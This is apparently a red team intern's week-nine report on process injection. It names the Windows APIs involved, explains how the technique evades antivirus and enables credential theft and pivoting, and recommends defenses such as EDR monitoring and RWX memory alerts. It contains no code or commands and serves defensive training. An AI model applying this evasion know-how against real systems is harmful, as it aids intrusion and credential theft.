Process injection is a stealthy execution technique used by attackers to run malicious code within the address space of another running process. By leveraging legitimate processes like notepad.exe, attackers can bypass naive monitoring systems that only inspect binary execution paths rather than memory behavior. The attack succeeded because standard user permissions permitted the manipulation of user-owned processes, and basic defensive controls failed to block cross-process memory writing (VirtualAllocEx / WriteProcessMemory).

IMPACT:

Defense Evasion: Security solutions relying solely on static file inspection or process name whitelisting are easily bypassed because the parent process is completely legitimate.

Credential & Data Theft: An attacker operating within an injected process inherits its access rights and network permissions, allowing them to pivot deeper into the internal network, dump credentials, or access sensitive user files.

Persistence & Stability: Injected sessions provide a resilient foothold; even if security analysts notice unusual network traffic, tracing it back requires deep memory forensics rather than simple process termination.

RED TEAM INSIGHT

Defensive Blind Spots & Hardening Recommendations:

Behavioral Monitoring: Traditional antivirus solutions often miss process injection because no new malicious executable is dropped to disk. Organizations must deploy Endpoint Detection and Response (EDR) solutions capable of monitoring cross-process API calls (such as OpenProcess, VirtualAllocEx, and CreateRemoteThread).

Memory Protection: Implement strict policies around memory allocation flags. Legitimate applications rarely require **RWX (Read-Write-Execute)** memory pages. Alerting on or blocking allocation requests containing RWX permissions drastically reduces successful injection attacks.

ASLR and Code Integrity: Enforce strict Code Integrity (CI) policies and Microsoft Defender Application Control (MDAC) to prevent unauthorized DLLs and unbacked shellcode from executing within trusted process spaces.

End of Week 09: AV/EDR Evasion & Defensive Bypassing Report

CyberSter Red Team Internship Program | Daniyal Shahid | CYB-INT-HQYINF | Batch 2 (2026)